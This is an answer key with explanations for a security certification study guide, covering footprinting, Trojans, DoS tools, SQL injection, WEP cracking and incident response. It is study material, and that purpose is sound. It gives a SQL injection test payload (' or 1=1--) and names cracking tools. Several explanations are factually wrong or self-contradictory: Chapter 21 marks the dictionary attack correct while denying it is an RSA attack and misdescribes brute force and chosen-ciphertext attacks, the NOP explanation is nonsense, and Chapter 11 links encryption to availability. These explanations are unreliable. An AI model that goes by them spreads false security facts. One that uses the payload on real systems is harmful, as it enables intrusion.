


Hardware, software, or firmware that is intentionally included in a system for an unauthorized purpose; eg., a Trojan Horse.	
The successful act of bypassing the security mechanisms of a system.	
The portion of security testing in which the evaluators attempt to circumvent the security features of a system.	
A part or parts of the TOE [Target of Testing] that have to be relied upon for enforcing a closely related subset of the rules from the TSP [TOE Security Policy].	
A state in which a computer system is expanding most or all of its resources on overhead operations.	

Answers and Explanations

Chapter 1

1. Answer:



Concealing information so that it cannot be seen	Confidentiality
Assuring the origin of the information is correct	Authenticity
Ensuring that the data has not been modified in transit	Integrity
Making sure that a system can be accessed	Availability
A defined way to use a vulnerability	Exploit

Explanation: Confidentiality = Confidentiality is the act of concealing information so that it cannot be seen. For instance, using encryption to encrypt your data payload, as it goes across the network, prevents anyone from viewing that data. This keeps the data confidential. An example of a common way to provide confidentiality for web pages is to use HTTPS instead of HTTP.

Authenticity = Authenticity is assuring the origin of the information is correct. For instance, for you to gain access to your safety deposit box at your bank, you will be required to show a valid photo ID card to prove that you are who you say you are.

Integrity = Integrity is verifying that the data has not been modified in transit. For example, on an Ethernet network, a CRC hash is calculated and sent with data. When it is received, the same CRC hash calculation is done and compared to the original to verify that the data has arrived as it was sent. This ensures the integrity of the data.

Availability = Availability is making sure that a system can be accessed. This is important to security because so many security functions are dependent on multiple services. For instance, if your authentication server is unavailable, many other security functions will stop working.

Expolit = An exploit is a defined way to use a vulnerability. For instance, if Microsoft releases a notice that there is a bug in an application that allows unintended access to data, this is a documented method to use a vulnerabilty, otherwise known as an exploit.

Chapter 2

1. Answers: A, B, C

Explanation A. This is one of the correct answers. External IP Network Blocks are one of the many things an attacker can identify with footprinting. Other external items that can be identified are domain names, services running, ACL's, IDS systems in place, users, groups, system banners, routing tables, etc.

Explanation B. This is one of the correct answers. Internal domain names can be identified with footprinting. Other internal items that can be identified are domain names, services running, ACL's, IDS systems in place, users, groups, system banners, routing tables, etc.

Explanation C. This is one of the correct answers. Phone numbers, system types, and authentication types can all be identified with footprinting.

Explanation D. This is not a correct answer. User passwords are not something that is normally identified with footprinting.

Explanation E. This is not a correct answer. Critical system data is not something that is normally identified with footprinting.

Chapter 3

1. Answers: A, B

Explanation A. This is one of the correct answers. Ping utilities and war dialers are the two types of scanning utilities. A ping utility is used on a network. Examples of ping utilities are Nmap, Nessus, and Retina.

Explanation B. This is one of the correct answers. Ping utilities and war dialers are the two types of scanning utilities. A war dialer is use across phone lines. Examples of war dialers are THC Scan and TonLoc.

Explanation C. This is not a correct answer. Enumeration utilities are not the same as scanning utilities. Enumeration utilities dig deeper than scanning utilities.

Explanation D. This is not a correct answer. Nmap is a specific type of scanning utility. It fits into the category of a ping utilitiy. Nmap is used on networks and is a freely available network port scanner.

Explanation E. This is not a correct answer. Footprinting utilites are not scanning utilities. Examples of Footprinting utilities are nslookup, whois, and VisualTrace.

Explanation F. This is not a correct answer. A sniffer is a generic term used for a protocol analyzer. It is also a specific brand-name of protocol analyzer. Either way, it is not used for scanning.

Chapter 4

1. Answer: A

Explanation A. This is the correct answer. 500 is the default Relative ID (RID) for the Administrator user.

Explanation B. This is not the correct answer. 512 is the default Relative ID (RID) for the Domain Administrator's group.

Explanation C. This is not the correct answer. 544 is the default Relative ID (RID) for the Builtin Administrator's group.

Explanation D. This is not the correct answer. 501 is the default Relative ID (RID) for the Domain Guest's group.

Explanation E. This is not the correct answer. 515 is the default Relative ID (RID) for the Domain Computer's group.

Chapter 5

1. Answer: A

Explanation A. This is the correct answer. This is possible with a SMB packet capture module for L0phtcrack and known weaknesses in the LM hash algorithm.

Explanation B. This is not the correct answer. This is actually possible with a SMB packet capture module for L0phtcrack and known weaknesses in the LM hash algorithm. L0phtcrack also cracks offline passwords from the Windows SAM through brute force.

Explanation C. This is not the correct answer. NTFS does does not crack passwords. NTFSDOS is a tool to read NTFS files by booting from NTFSDOS. This could be used to get a copy of the Window SAM password database if you had a physical server access.

Explanation D. This is not the correct answer. Netbus is a remote administration Trojan. It does not crack passwords off the network.

Chapter 6

1. Answer: A


Explanation A. This is the correct command to scan all the well-known ports (1-1024) on the target host and send the output to a file. Netcat will wait 2 seconds when connecting to each port to see if a service responds. If not, it will move on.

Explanation B. This would be the correct command, but it does not scan all the well-known ports, which go to 1024.

Explanation C. This is not the correct answer, as the program's name is actually nc, not netcat.

Explanation D. This is not the correct answer, as the program requires the target (host) first, then the port numbers.

2. Answer:



Has a backdoor option and uses port 7597	QAZ
A tiny Trojan that uses port 7777	Tini
Defined as a RAT	SubSeven
Can create outbound or inbound connections to and from any port	Netcat
Creates a covert channel	Loki

Explanation: QAZ -QAZ is called a "companion virus" that assists in spreading a virus and can also create a backdoor for other programs. QAZ was originally introduced as a Trojan that renamed the notepad.exe program. It uses TCP port 7597.

Tini -Tini is a tiny Trojan that uses port 7777. It opens this port for inbound remote control via telnet. This program can be used to allow other types of programs or other malicious activity.

SubSeven -SubSeven is defined as a RAT (Remote Administration Tool) but it has a lot of options that can be used in attack for a harmless RAT. The three components to SubSeven are server, client, and server editor.

Netcat -Can create outbound or inbound connections to and from any port.

Loki -Loki is a program that allows you to hide network traffic for some application in another type of network traffic. In other words, it creates a covert channel.

Chapter 7

1. Answer: A

Explanation A. This is the correct answer. Ettercap is a well-known tool that does packet/content sniffing and automated man-in-the-middle (MITM) attacks. It runs under Unix and Windows. It has two sniffing modes-unified and bridged.

Explanation B. This is not the correct answer. Snort can do sniffing and intrusion detection, but cannot perform MITM attacks.

Explanation C. This is not the correct answer. Nessus can do vulnerability scanning, but not sniffing or MITM attacks.

Explanation D. This is not the correct answer. Netcat has many uses, but it cannot do automated MITM attacks.

Explanation E. This is not the correct answer. Trinity is a DoS attack.

Explanation F. This is not the correct answer. Tcpdump is a sniffer, but cannot do any of the other functions mentioned.

Chapter 8

1. Answer: A

Explanation A. This is the correct answer. This C code causes a buffer overflow because the buffer that is initialized is only 10 characters, but the data put into it is 20 characters.


Explanation B. This is not the correct answer, as it is not a smurf attack. A smurf attack forges the source of an IP packet.

Explanation C. This is not the correct answer. Stacheldraht is a program that performs denial of service attacks.

Explanation D. This is not the correct answer. There is no syntax error in the C code.

Explanation E. This is not the correct answer. There is no buffer underrun, but there is a buffer overflow.

2. Answer:



Used to perform a DoS attack on a victim using a series of fragmented and oversized ICMP packets. This locks up the victim's machine	SSPing
This is a hacking tool that crashes a victim's computer by sending out a "out of band" packet, without the flat set, to port 139	WinNuke
The first DDoS tool to be discovered	Trin00
An updated version of Trin00	Stacheldraht
Stops some DDoS attcks	Zombie Zapper

Explanation: SSPing -used to perform a DoS attack on a victim using a series of fragmented and oversized ICMP packets. This locks up the victim's machine. WinNuke -this is a hacking tool that crashes a victim's computer by sending a "out of band" packet, without the flag set, to port 139.

Trin00 -the first DDoS tool to be discovered.

Stacheldraht -an updated version of Trin00.

Zombie Zapper -stops some DDoS attacks.

Chapter 9

1. Answers: A, B, C

Explanation A. This is one of the correct answers. According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

Explanation B. This is one of the correct answers. According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

Explanation C. This is one of the correct answers. According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

Explanation D. This is not a correct answer. Manipulating is part of social and reverse social engineering, but not one of the phases of reverse social engineering.

Explanation E. This is not a correct answer. Deceiving is part of social and reverse social engineering, but not one of the phases of reverse social engineering.

Chapter 10

1. Answer: A

Explanation A. This is the correct answer. Updating ARP caches with non-existent addresses creates a DoS attack.

Explanation B. This is not a correct answer. A MiM attack would not occur from updating ARP caches with non-existent addresses. In a MiM attack, the attacker would update the ARP cache with the attacker's MAC address.

Explanation C. This is not a correct answer. Hijacking would not occur from updating ARP caches with non-existent addresses. To perform a successful hijack, the attacker would have to use his MAC address instead of a non-existent address -similar to a MiM attack.

Explanation D. This is not a correct answer. Cloning occurs when an attacker sets his MAC address to be the same at another machine.

Chapter 11

1. Answers: A, B, C, D

Explanation A. This is one of the correct answers. IISLockdown is a tool released from Microsoft. With IIS Lockdown, unnecessary services are turned off and other security settings are checked.

Explanation B. This is one of the correct answers. URLScan is another Microsoft tool. With URLScan, incoming URL's are filtered by rules, created by the administrator.

Explanation C. This is one of the correct answers. Authentication and encryption are excellent countermeasures to prevent attack on your web server. Authentication and encryption are tied directly to two parts of the CIA security triad: availability and integrity.

Explanation D. This is one of the correct answers. Keeping a web server patched and up to date will go a long way in helping to make sure it is protected against attack.

Explanation E. This is not a correct answer. Using a switched network instead of a bridged (with hubs) will not help your web server security. It will increase performance and decrease the possibility of sniffing on your network.

Explanation F. This is not a correct answer. Log tampering won't help prevent your web server from attack. Log tampering means that someone changed the web log. This is something that should be of great concern to an administrator, as log tampering is something that attackers will do to try and cover their tracks.

Chapter 12

1. Answer: A

Explanation A. This is the correct answer. The single quote, ', is something that should be tested in the web application's form fields. It should be tested in the URL path of web pages that take input (such as ASP, PHP, JSP, or CGI).

Explanation B. This is not a correct answer. A double quote is not something will test for a SQL injection vulnerability. Focus in on ' or 1=1--.

Explanation C. This is not a correct answer. Parenthesis are not something that you need to use to test for a SQL injection vulnerability. Focus in on ' or 1=1--.

Explanation D. This is not a correct answer. Tilde, ~, is not something you need to use to test for a SQL injection vulnerability. Instead, focus in on ' or 1=1--.

Chapter 13

1. Answers: A, C, D, E

Explanation A. This is one of the correct answers. WinSSLMim performs a man-in-the-middle attack on HTTPS, certificate secured sites. It comes with a tool to make forged certificates, called fakecert.

Explanation B. This is not a correct answer. Password guessing is a way to try to get into a web application, but it is not a tool.
Explanation C. This is one of the correct answers. Webcracker is a web application password cracking tool. It takes a text list of usernames & passwords and does a brute force attack.

Explanation D. This is one of the correct answers. Brutus can attempt to crack a variety of services with dictionary or brute force attacks. This is a very popular and widely used tool.

Explanation E. This is one of the correct answers. ObiWan stands for "operation burning insecure web server against Netscape". It has been renamed Project 2086. The 2086 comes from RFC 2068 (the HTTP 1.1 protocol). It is a powerful web application cracking tool.

Explanation F. This is not a correct answer. Whisker is a web CGI scanner, not a web application password cracker. Whisker is no longer being updated by it author, Rain Forest Puppy, and has now been replaced by Nikto.

Chapter 14

1. Answers: A, B

Explanation A. This is one of the correct answers. As quoted from isp.webopedia.com, here is the definition for SQL Injection: "A form of attack on a database-driven Web site in which the attacker executes unauthorized SQL commands by taking advantage of insecure code on a system connected to the Internet, bypassing the firewall. SQL injection attacks are used to steal information from a database from which the data would normally not be available and/or to gain access to an organization's host computers through the computer that is hosting the database. SQL injection attacks typically are easy to avoid by ensuring that a system has strong input validation."

Explanation B. This is one of the correct answers. OSQL is a tool to allow you to perform ODBC commands on a SQL server. OSQL -L will show a list of SQL servers on the network.

Explanation C. This is not a correct answer. OSQL is a tool to allow you to perform ODBC commands on a SQL server. OSQL -L will show a list of SQL servers on the network.

Explanation D. This is not a correct answer. SQL Injection is when an attacker runs unauthorized SQL commands due to errors in code or because of unpatched vulnerabilities.

Explanation E. This is not a correct answer. SQL Injection is when an attacker runs unauthorized SQL commands due to errors in code. Patching a SQL server will go a long way toward making it secure.

Chapter 15

1. Answers: A, B

Explanation A. This is one of the correct answers. WEPCrack is a Perl Script that can crack WEP encryption keys. Jim could demonstrate to clients how insecure WEP can be by cracking their WEP key (with their permission, of course) using WEPCrack.

Explanation B. This is one of the correct answers. AirSnort is a program that can crack WEP encryption keys. Jim could demonstrate to clients how insecure WEP can be by cracking their WEP key (with their permission, of course) using AirSnort.

Explanation C. This is not a correct answer. NetStumbler is used, many times, for wardriving. It can also be used for inhouse wireless testing and troubleshooting. NetStumbler won't crack WEP keys.

Explanation D. This is not a correct answer. DriftNet listens to network traffic and shows images that it observers over the wire.

2. Answer: A

Explanation A. This is the correct answer. Mognet is a WLAN protocol analyzer written in Java. It offers only basic features but it small and portable.

Explanation B. This is not a correct answer. vxSniffer is a Windows CE network analyzer. It does not perform the function requested.

Explanation C. This is not a correct answer. Aerosol is WLAN wardriving application for Windows and not a Java application.

Explanation D. This is not a correct answer. EtherPEG is a Macintosh application that shows graphics going across the network.

Explanation E. This is not a correct answer. AiroPeek is a Windows WLAN protocol analyzer, but not written in Java.

Chapter 16

1. Answers: A, D, E, F

Explanation A. This is one of the correct answers. Both Sircam and Nimda use email to propagate, in one way or another. However, Nimda can place itself on a website and infect users who visit the site.

Explanation B. This is not a correct answer. Sircam does not have an internal email server and needs an external email server to propagate. This could be the user's email server, the email server of the person that it previously infected, or it has a list of email servers it can try.

Explanation C. This is not a correct answer. Only Nimda uses the README.EXE attachment to spread itself. Sircam will be called Sircam.exe and will also have another document attached from the previous user's system it infected.

Explanation D. This is one of the correct answers. Nimda was the first worm to change a web server and use it to propagate itself. It does this by exploiting and Unicode vulnerability in IIS web servers.

Explanation E. This is one of the correct answers. Nimda's name came from Admin spelled backwards.

Explanation F. This is one of the correct answers. Nimda can infect other systems using email, web servers, and network shares. Sircam is limited to infecting systems via email only.

Chapter 17

1. Answers: A, B, C

Explanation A. This is one of the correct answers. Having a true floor to ceiling wall means that the wall goes, not just up to the drop-ceilings (ceiling tiles) but goes all the way up to the floor above the data center, or to the roof of the building, if the data center is on the top floor.

Explanation B. This is one of the correct answers. The local crime rate should be taken into account when choosing the location for a data center.

Explanation C. This is one of the correct answers. Whether or not you have a stable power supply should be taken into account when choosing the location for a data center.

Explanation D. This is not a correct answer. How something looks, or aesthetics, isn't something that needs to be taken care of, when it comes to Physical security.

Chapter 18

1. Answer: C

Explanation A. This is not a correct answer. Ipfwadm is used to build Linux firewall rules prior to 2.2.0. It is a dated version.

Explanation B. This is not a correct answer. Ipchains was improved over ipfwadm with its chaining mechanism so that it can have multiple rulesets. However, it isn't the latest version of a free Linux firewall.

Explanation C. This is the correct answer. Iptables replaced ipchains and is the latest of the free Linux firewall tools.

Explanation D. This is not a correct answer. Any Checkpoint firewall is not going to meet Jason's desire to have a free firewall.

Chapter 19

1. Answers: A, B, C

Explanation A. This is one of the correct answers. The first step you should take before your network has been attacked is to setup an incident response team. Policy should drive who is to respond and what action they should take. Make sure that it includes not just IT people, but people from management and HR.

Explanation B. This is one of the correct answers. If you don't have it documented already, you should create and perform your response procedure. For example, perhaps you should shutdown and image the affected server.

Explanation C. This is one of the correct answers. When you have a security incident, one of the steps is to collect evidence. You must preserve the evidence to be able to track down who did this, how it was done, and prove that it as done in court. Chain of custody is an important concept that is tied to evidence collection.

Explanation D. This is not a correct answer. Conducting a counter attack on someone who attacked you is unethical and illegal. It is definitely not part of the recommended incident response procedures.
Explanation E. This is not a correct answer. Before changing anything on the affected servers, you first need to preserve the evidence by quarantining that server, if possible, preserving the state of the system, and analyzing it.

Chapter 20

1. Answers: A, C

Explanation A. This is one of the correct answers. A GCC patch to Linux that prevents buffer overflows from coming into the system. StackGuard is a SSP.

Explanation B. This is not a correct answer. Admutate is a program that modifies code so that it can pass through a signature-based IDS system. In other words, it is a "stack smashing program".

Explanation C. This is one of the correct answers. A GCC patch to Linux that prevents buffer overflows from coming into the system. ProPolice is a SSP.

Explanation D. This is not a correct answer. NOPS stands for No Operations. No Operations are where the CPU is doing nothing. This is a target that an attacker is looking for. Once they can get the CPU to be doing nothing (not doing what it was supposed to be doing), then they can execute their work.

Chapter 21

1. Answers: A, B, C, D

Explanation A. This is one of the correct answers. Brute force is where the attack tries every possible key until it finds the secret key. This is only possible if the attacker has access to the public key. This can take a very long time. The key to reducing this time is to add processing power and additional computers to work on the cracking process.

Explanation B. This is one of the correct answers. If an attacker can force the encryption system to make an error, there is a good chance of breaking the encryption.


Explanation C. This is one of the correct answers. In a chosen cipher attack, the attacker gets a hold of an unencrypted message. By comparing the encrypted message of the same message to the unencrypted message, the attacker finds out the encryption code.

Explanation D. This is one of the correct answers. A dictionary attack is not a type of RSA attack. It may be a type of password cracking attack, but it is not one of the defined RSA attacks.

Explanation E. This is not a correct answer. L0phtcrack does not perform attacks on RSA encryption. This program targets computer account passwords.

Chapter 22

1. Answer:



Hardware, software, or firmware that is intentionally included in a system for an unauthorized purpose; eg., a Trojan Horse.	Malware
The successful act of bypassing the security mechanisms of a system.	Penetration
The portion of security testing in which the evaluators attempt to circumvent the security features of a system.	Penetration Testing
A part or parts of the TOE [Target of Testing] that have to be relied upon for enforcing a closely related subset of the rules from the TSP [TOE Security Policy].	Security Function
A state in which a computer system is expanding most or all of its resources on overhead operations.	Thrashing

Explanation: Malware -Hardware, software, or firmware that is intentionally included in a system for an unauthorized purpose; e.g., a Trojan horse.

Penetration -The successful act of bypassing the security mechanisms of a system.

Penetration Testing -The portion of security testing in which the evaluators attempt to circumvent the security features of a system.

Security Function -A part or parts of the TOE [Target of Testing] that have to be relied upon for enforcing a closely related subset of the rules from the TSP [TOE Security Policy].

Thrashing -A state in which a computer system is expending most or all of its resources on overhead operations.